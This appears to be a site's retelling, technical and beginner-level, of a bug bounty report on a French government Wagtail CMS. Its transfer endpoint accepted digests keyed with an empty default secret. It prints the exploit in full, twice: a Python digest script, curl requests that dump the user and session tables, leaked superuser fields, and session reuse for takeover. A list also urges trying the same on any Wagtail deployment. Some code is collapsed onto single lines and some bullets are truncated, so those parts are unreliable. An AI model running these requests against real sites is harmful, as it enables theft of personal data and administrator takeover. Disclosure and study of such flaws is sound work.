From statical site on up-to-date governement CMS to 0-click Administrator Account Takeover – a Bug Bounty Story
The Wagtail transfer endpoint on a government CMS was reachable without authentication and accepted a digest computed with an empty default secret key, so an attacker could read arbitrary database models. By reading the user table and then the session table, the author obtained an administrator's session and gained superuser access to the site.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a French government bug bounty program whose scope covered wildcard subdomains of a gouv.fr domain. The researcher notes that this part of the French government is unusual because almost all web applications in scope are open source, which means the source code of any application found in scope can be reviewed directly.
Domain enumeration produced a host referred to in the write-up as redacted.fr. Its GitHub page showed that the application is a fork of the government's own CMS, called "Sites faciles". The application is built on Wagtail, a Django CMS, and the researcher audited everything related to Wagtail.
The feature at the centre of the finding is the Wagtail transfer endpoint, which the report describes as usable to read database fields. The endpoint is protected by a shared secret, WAGTAILTRANSFER_SECRET_KEY, and callers must supply a valid digest computed with that key.
Setup
No accounts, roles or special tooling were needed. The researcher worked from the public source code and from the live host, and the only tooling shown is a short Python script to compute an HMAC and curl to make the requests. The attack relies on the transfer secret being empty, which the report says is the default.
Finding it
Because the application is a fork of a widely used government CMS, the researcher expected that any vulnerability would have to be a 0-day in the CMS itself, but decided to try anyway. The audit started with Wagtail.
The transfer endpoint stood out: it can be used to read database fields, and it was unauthenticated. The only obstacle was the WAGTAILTRANSFER_SECRET_KEY, which the caller has to know in order to produce a valid digest.
Inspecting the configuration showed that the key is empty by default:
WAGTAILTRANSFER_SECRET_KEY = ""
With an empty secret, the digest for a model can be computed by anyone, so the authentication check provides no protection.
Exploitation
Step 1: compute a digest with the empty secret
The researcher computed an HMAC-SHA1 over the model name using an empty key, with a short Python script:
import hmac, hashlibdef digest(message: str) -> str: return hmac.new(b"", message.encode(), hashlib.sha1).hexdigest()print(digest("auth.user")) # [redacted]
The message is the model label, here auth.user, and the key is the empty byte string. The printed value is the digest that the endpoint expects for that model.
Step 2: read the user table
The digest was then sent to the transfer endpoint for the auth.user model:
curl "https://redacted.fr/wagtail-transfer/api/models/auth.user/?digest=[redacted]"
The endpoint returned a JSON dump of the user record. The response shown in the report contains, for the user with primary key 1, a long list of relation fields set to null, followed by the sensitive fields:
{ "model": "auth.user", "pk": 1, "fields": { "wagtail_userprofile": null, "document": null, "image": null, "wagtail_revisions": null, "uploadedfile": null, "requested_workflows": null, "finished_task_states": null, "locked_pages": null, "owned_pages": null, "wagtail_admin_comments": null, "comments_resolved": null, "comment_replies": null, "page_subscriptions": null, "editing_sessions": null, "wagtail_form_states": null, "totpdevice": null, "password": "pbkdf2_sha256$1200000$DDfCGr714MdSKxX8FpzfML$j8NFXC4KKV8apkn2oq************************=", "last_login": "2026-09-14T09:30:54.198Z", "is_superuser": true, "username": "***********", "first_name": "******", "last_name": "*******", "email": "*******.*******@****.gouv.fr", "is_staff": true, "is_active": true, "date_joined": "2026-04-02T08:59:26.624Z", "groups": [ 3 ], "user_permissions": [] } }
The record shows a superuser account: is_superuser and is_staff are both true, the account is active, and the response includes the username, first and last name, email address, last login and join dates, group membership, and the password hash. The hash is a PBKDF2-SHA256 hash with 1,200,000 iterations. At this point the researcher rated the issue as probably High severity: a lot of data leaks, but the hashes are too strong to crack, so logging in as the administrator did not look feasible.
Step 3: read the session table
The researcher then found another model to query, sessions.session, and computed its digest the same way:
curl "https://****.****.gouv.fr/wagtail-transfer/api/models/sessions.session/?digest=[redacted]"
This returned the stored Django sessions. The researcher tested every session returned, and one of the most recent ones was still valid. Reusing it gave a logged-in superuser session: the researcher states "I BECAME SUPER_USER !!!".

The researcher describes this as turning the finding into a critical severity issue: confidential information about the administrators is exposed, and there is full control over the site.
Root cause
The transfer endpoint authenticates callers only by an HMAC digest keyed with WAGTAILTRANSFER_SECRET_KEY. The key was set to the empty string, the default value, so the key was public knowledge and a valid digest could be computed. The endpoint itself was unauthenticated, so nothing else stood between an anonymous visitor and the database dump.
Two design choices made the leak worse. First, the endpoint exposes whole model tables, including the password hash and the personal data of the superuser. Second, it exposes the session table, and Django session records contain the session data needed to resume a logged-in session. The strong password hashing did not help, because the attack did not need to crack the hash: a live session was enough.
Impact
An unauthenticated attacker can read arbitrary database fields through the transfer endpoint, including user records with personal data and password hashes, and the session table. With a valid session taken from that table, the attacker becomes a superuser and has full control over the site, along with access to confidential information about the administrators. The impact depends on the deployment leaving the key at its default empty value and on at least one session in the table still being valid; in this case one of the most recent sessions was.
Fix
The report does not describe the fix that was applied.
Variants to test
- Check the configuration of any Wagtail deployment for
WAGTAILTRANSFER_SECRET_KEY = "", then compute the digest forauth.userand forsessions.sessionwith an empty key. A positive result is a JSON dump of the table. - Try other model labels with the same empty-key digest, for example other tables holding credentials or tokens. A positive result is any record returned for a model the caller should not be able to read.
- A positive result is a digest that the endpoint accepts.
- A positive result is an endpoint that answers without any credential other than a digest computed from the default.
What happened, in plain words
A security researcher was taking part in a bug bounty programme run by part of the French government. A bug bounty programme is a scheme where an organisation invites people to look for security weaknesses in its systems and report them, often for a reward. The programme covered a set of websites whose addresses all end in gouv.fr, which is the domain used by the French government.
The researcher found one website in that set, referred to here as redacted.fr, and discovered that a feature built into the software running it could be tricked into handing over the contents of its database to anyone who asked, without logging in. The database contained the personal details and password hashes of the site's administrators, and also the records of people who were logged in. By reusing one of those login records, the researcher was able to become an administrator of the site.
This article walks through the same steps the researcher took, explaining each idea from scratch along the way.
Some background you need first
What a CMS is
A CMS, or content management system, is software that lets people build and edit a website without writing code. You log into a control panel, write a page, add images, and the CMS stores everything and serves the pages to visitors. Many governments use one shared CMS across lots of their sites, so that every department does not have to build its own.
The CMS in this story is called Wagtail. Wagtail is built on top of another piece of software called Django, which is a framework for building web applications in the Python programming language. A framework is a collection of ready-made building blocks that developers assemble into an application.
What open source means here
The researcher notes that this part of the French government is unusual because almost all of the web applications in scope are open source. Open source means the source code, the actual instructions the programmers wrote, is published publicly, for example on GitHub, a website where code is shared. Anyone can read it. That is good for transparency, but it also means a researcher can study exactly how a site works before touching it.
What a fork is
A fork is a copy of someone else's code that a new team takes and develops separately. The site the researcher found was a fork of the government's own CMS, called "Sites faciles". So it was not written from scratch: it was the government CMS with local changes on top.
What an endpoint and an API are
When you use a website in a browser, you click links and fill in forms, and the browser fetches pages for you. Underneath, the browser is sending requests to the server, the computer that runs the site, and the server sends back responses.
An API is a way for software to talk to software using those same requests and responses, but with data instead of pretty pages. An endpoint is one specific address on a server that accepts a particular kind of request. Think of a restaurant: the menu is the API, and each dish on the menu is an endpoint. You ask for one dish by name, and the kitchen sends it back.
The endpoint at the centre of this story is called the Wagtail transfer endpoint. The report describes it as usable to read database fields. A database is an organised store of information, arranged in tables, like a set of spreadsheets. Each table holds one kind of thing: one table for users, one for pages, one for login sessions. A field is one column in such a table, for example the email column of the users table.
What a secret key and a digest are
The transfer endpoint is protected by a shared secret, a password-like value called WAGTAILTRANSFER_SECRET_KEY. To use the endpoint, a caller has to prove they know that secret, without actually sending it.
They do this by computing a digest. A digest is a short fingerprint calculated from some input, using a mathematical recipe. The recipe used here is called HMAC, which takes two things: a message and a key. Change either one, even slightly, and the fingerprint comes out completely different. The server knows the key, so it can calculate the same fingerprint and check that it matches the one the caller sent. If it matches, the caller must have known the key.
A useful comparison: a wax seal on an envelope. Anyone can see the seal, but only someone with the right stamp can produce it. The digest is the seal, and the secret key is the stamp.
What a password hash is
Websites should not store passwords as plain text. Instead they store a hash: the result of running the password through a one-way mathematical function. You can turn a password into a hash easily, but turning a hash back into the password is meant to be extremely hard. When you log in, the site hashes what you typed and compares it with the stored hash.
A hash is often written with some extra information in front, describing how it was made. The one in this story begins pbkdf2_sha256$1200000$..., which tells you the algorithm used (PBKDF2 with SHA-256) and the number of rounds, 1,200,000. Rounds are repeated calculations that make the hash slower to compute, which makes guessing passwords harder.
What a session is
When you log into a website, the site does not want to ask for your password on every single page. So after you log in, it gives your browser a session: a record kept on the server, identified by a long random value stored in a cookie in your browser. A cookie is a small piece of data a site asks your browser to keep and send back with each request. Each time you load a page, your browser presents the session identifier, and the server looks it up and knows who you are.
Because a session identifier is enough to be treated as you, anyone who obtains a valid one can act as you without knowing your password. This is why the second half of this story matters so much.
Finding the target
The researcher enumerated domains, meaning they systematically looked for subdomains of the in-scope domain, the way you might try every room number in a building to see which doors open. This produced a host referred to in the write-up as redacted.fr.
Looking at the GitHub page containing the application's source code, the researcher saw that it was a fork of the government's CMS. Knowing that, the researcher thought finding a vulnerability that was not a 0-day in the CMS itself seemed impossible. A 0-day is a previously unknown flaw in software that the makers have not yet fixed. But they gave it a try anyway, and it paid off.
Finding it
The audit started with Wagtail. The transfer endpoint stood out for two reasons: it can be used to read database fields, and it was unauthenticated, meaning it did not require the caller to be logged in. The only obstacle was the WAGTAILTRANSFER_SECRET_KEY, which a caller has to know in order to produce a valid digest.
Then, by inspecting the configuration, the researcher noticed that the key is empty by default:
WAGTAILTRANSFER_SECRET_KEY = ""
This is a line of configuration, the settings that tell an application how to behave. The name on the left is the setting, and the value on the right is what it is set to. Here the value is "", which is an empty piece of text: nothing between the quotes.
Why does this matter? Because the whole protection rested on the key being secret. If the key is empty, then it is not secret at all: everyone knows it, because everyone can see it is empty. With an empty secret, the digest for any model can be computed by anyone, so the authentication check on the endpoint provides no protection whatsoever. It is like a wax seal made with a stamp that is lying on the table for anyone to pick up.
Exploitation
Step 1: compute a digest with the empty secret
The researcher computed an HMAC-SHA1 over the model name using an empty key, with a short Python script:
import hmac, hashlibdef digest(message: str) -> str: return hmac.new(b"", message.encode(), hashlib.sha1).hexdigest()print(digest("auth.user")) # [redacted]
Line by line, in plain words:
import hmac, hashlibloads two ready-made Python toolkits.hmacknows how to compute the keyed fingerprint described earlier, andhashlibprovides the underlying mathematical functions.def digest(message: str) -> str:starts the definition of a small function calleddigest. It takes one input, a piece of text calledmessage, and promises to give back a piece of text.return hmac.new(b"", message.encode(), hashlib.sha1).hexdigest()is the actual calculation.b""is the key, an empty sequence of bytes, which is exactly the empty secret from the configuration.message.encode()turns the text into bytes so the maths can run on it.hashlib.sha1selects the SHA-1 algorithm..hexdigest()turns the result into a readable string of hexadecimal characters, the 0 to 9 and a to f digits you see in the comment.print(digest("auth.user"))calls the function with the messageauth.userand prints the result. The comment after it shows the value that came out:[redacted].
The message is the model label. A model is the code's name for one table in the database, and auth.user is the model that holds user accounts. The key is the empty byte string. The printed value is the digest that the endpoint expects for that model.
Why do this at all? Because the endpoint will only answer if the caller presents the correct digest. Normally that digest could only be produced by someone holding the secret key. Here the secret is empty, so the researcher could produce it themselves.
Step 2: read the user table
The digest was then sent to the transfer endpoint for the auth.user model:
curl "https://redacted.fr/wagtail-transfer/api/models/auth.user/?digest=[redacted]"
This is a curl command. curl is a small program, available on most computers, that sends a request to a web address and prints whatever comes back. It is the command-line equivalent of typing an address into your browser, except it shows you the raw response instead of rendering a page.
Breaking the command down:
curlis the program being run.- The address in quotes is the endpoint.
https://redacted.fris the site,/wagtail-transfer/api/models/auth.user/names the model to read, and?digest=...is a parameter, an extra piece of information attached to the address. The parameter is calleddigestand its value is the fingerprint computed in the previous step. - The quotes keep the whole address together as one argument, which matters because of the special characters in it.
The endpoint returned a JSON dump of the user record. JSON is a common text format for structured data, made of names and values in curly braces, which both people and programs can read. The response shown in the report contains, for the user with primary key 1, a long list of relation fields set to null, followed by the sensitive fields:
{ "model": "auth.user", "pk": 1, "fields": { "wagtail_userprofile": null, "document": null, "image": null, "wagtail_revisions": null, "uploadedfile": null, "requested_workflows": null, "finished_task_states": null, "locked_pages": null, "owned_pages": null, "wagtail_admin_comments": null, "comments_resolved": null, "comment_replies": null, "page_subscriptions": null, "editing_sessions": null, "wagtail_form_states": null, "totpdevice": null, "password": "pbkdf2_sha256$1200000$DDfCGr714MdSKxX8FpzfML$j8NFXC4KKV8apkn2oq************************=", "last_login": "2026-09-14T09:30:54.198Z", "is_superuser": true, "username": "***********", "first_name": "******", "last_name": "*******", "email": "*******.*******@****.gouv.fr", "is_staff": true, "is_active": true, "date_joined": "2026-04-02T08:59:26.624Z", "groups": [ 3 ], "user_permissions": [] } }
Reading this response in plain words:
"model": "auth.user"says which table this record came from."pk": 1is the primary key, the unique number that identifies this row in the table. This is the first user."fields": { ... }holds all the columns of that row.- The many entries set to
nullare relation fields, links to other tables.nullmeans empty, nothing recorded there. "password"holds the password hash, in the PBKDF2-SHA256 format described earlier. Part of it is masked with asterisks in the write-up."last_login"and"date_joined"are timestamps, the dates and times of the last login and of account creation."is_superuser": trueand"is_staff": truemean this account has the highest level of privilege: it is an administrator account."username","first_name","last_name"and"email"are the personal details of the account holder, masked here."is_active": truemeans the account is enabled and can be used."groups": [3]and"user_permissions": []show which permission groups the account belongs to.
So the response leaks personal data and a password hash. The researcher's reaction was: PII and a password hash, a cool surprise. PII stands for personally identifiable information, data that identifies a real person.
At this point the researcher rated the issue as probably High severity: a lot of data leaks, but the hashes are too strong to crack, so logging in as the administrator did not look feasible. Severity is the rough measure of how serious a finding is. Cracking a hash means guessing passwords, hashing each guess and comparing, until one matches; with 1,200,000 rounds, each guess is expensive, so this was not practical.
Step 3: read the session table
But the researcher had more than one trick in their toolkit. They found another model to query, sessions.session, and computed its digest the same way:
curl "https://****.****.gouv.fr/wagtail-transfer/api/models/sessions.session/?digest=[redacted]"
This is the same kind of command as before, with two changes. The model in the address is now sessions.session, the table that stores login sessions, and the digest value is different because the message being fingerprinted is different. The host part of the address is masked in the write-up.
Why try this table? Because of what a session is, as explained earlier: a session record is enough to be treated as a logged-in user. If the endpoint will hand over the session table, then the password hash becomes irrelevant, since there is no need to crack anything.
This returned the stored Django sessions. The researcher tested every session returned, and one of the most recent ones was still valid. Sessions expire after a while, so an old one may no longer work; trying them all is a simple way to find one that does. Reusing it gave a logged-in superuser session: the researcher states "I BECAME SUPER_USER !!!".
The researcher describes this as turning the finding into a critical severity issue: confidential information about the administrators is exposed, and there is full control over the site. It was, in the researcher's words, one of the coolest findings of this programme.
Why it worked
The transfer endpoint authenticates callers only by an HMAC digest keyed with WAGTAILTRANSFER_SECRET_KEY. The key was set to the empty string, the default value, so the key was public knowledge and a valid digest could be computed. The endpoint itself was unauthenticated, so nothing else stood between an anonymous visitor and the database dump.
Two design choices made the leak worse. First, the endpoint exposes whole model tables, including the password hash and the personal data of the superuser. Second, it exposes the session table, and Django session records contain the session data needed to resume a logged-in session. The strong password hashing did not help, because the attack did not need to crack the hash: a live session was enough.
What the impact was
An unauthenticated attacker can read arbitrary database fields through the transfer endpoint, including user records with personal data and password hashes, and the session table. With a valid session taken from that table, the attacker becomes a superuser and has full control over the site, along with access to confidential information about the administrators. The impact depends on the deployment leaving the key at its default empty value and on at least one session in the table still being valid; in this case one of the most recent sessions was.
How to fix it
The report does not describe the fix that was applied.
Things worth trying elsewhere
- Check the configuration of any Wagtail deployment for
WAGTAILTRANSFER_SECRET_KEY = "", then compute the digest forauth.userand forsessions.sessionwith an empty key. A positive result is a JSON dump of the table. - Try other model labels with the same empty-key digest, for example other tables holding credentials or tokens. A positive result is any record returned for a model the caller should not be able to read.
- A positive result is a digest that the endpoint accepts.
- A positive result is an endpoint that answers without any credential other than a digest computed from the default.
Glossary
- API: a way for one piece of software to talk to another over the network, exchanging data rather than web pages.
- Bug bounty programme: a scheme where an organisation invites people to find and report security weaknesses, often for a reward.
- CMS (content management system): software that lets people build and edit a website without writing code.
- Configuration: the settings that tell an application how to behave.
- Cookie: a small piece of data a website asks your browser to store and send back with each request.
- Critical severity: the most serious rating for a security finding, meaning full compromise is possible.
curl: a command-line program that sends a request to a web address and prints the raw response.- Database: an organised store of information arranged in tables, like a set of spreadsheets.
- Default value: the value a setting has if nobody changes it.
- Digest: a short fingerprint calculated from some input, used to prove knowledge of a secret without sending it.
- Django: a framework for building web applications in the Python programming language.
- Domain enumeration: systematically looking for subdomains of a domain to find hosts that exist.
- Endpoint: one specific address on a server that accepts a particular kind of request.
- Field: one column in a database table, for example the email column of the users table.
- Fork: a copy of someone else's code that a new team develops separately.
- Framework: a collection of ready-made building blocks that developers assemble into an application.
- GitHub: a website where source code is published and shared.
- Hash: the result of running data through a one-way mathematical function, easy to compute forwards and meant to be very hard to reverse.
- High severity: a serious rating for a security finding, below critical.
- HMAC: a mathematical recipe that combines a message and a key into a fingerprint, so that only someone with the key can produce the right result.
- JSON: a common text format for structured data, made of names and values in curly braces.
- Model: the code's name for one table in the database.
- 0-day: a previously unknown flaw in software that its makers have not yet fixed.
- Open source: software whose source code is published publicly for anyone to read.
- Parameter: an extra piece of information attached to a web address, after a question mark.
- PBKDF2-SHA256: a method of hashing passwords that repeats the calculation many times to make guessing slow.
- PII (personally identifiable information): data that identifies a real person, such as a name or email address.
- Primary key: the unique number that identifies one row in a database table.
- Python: a popular programming language, used here for a short calculation script.
- Rounds: repeated calculations inside a password hash that make it slower to compute and harder to guess.
- Server: the computer that runs a website and answers requests.
- Session: a record kept on the server after you log in, identified by a value in your browser, so you do not have to log in on every page.
- Severity: the rough measure of how serious a security finding is.
- SHA-1: a mathematical function used to produce fingerprints.
- Source code: the actual instructions programmers write to build software.
- Subdomain: a host that sits under a larger domain, such as
shop.example.comunderexample.com. - Superuser: an account with the highest level of privilege, able to do anything on the site.
- Unauthenticated: reachable without logging in or proving who you are.
- Wagtail: a content management system built on Django.



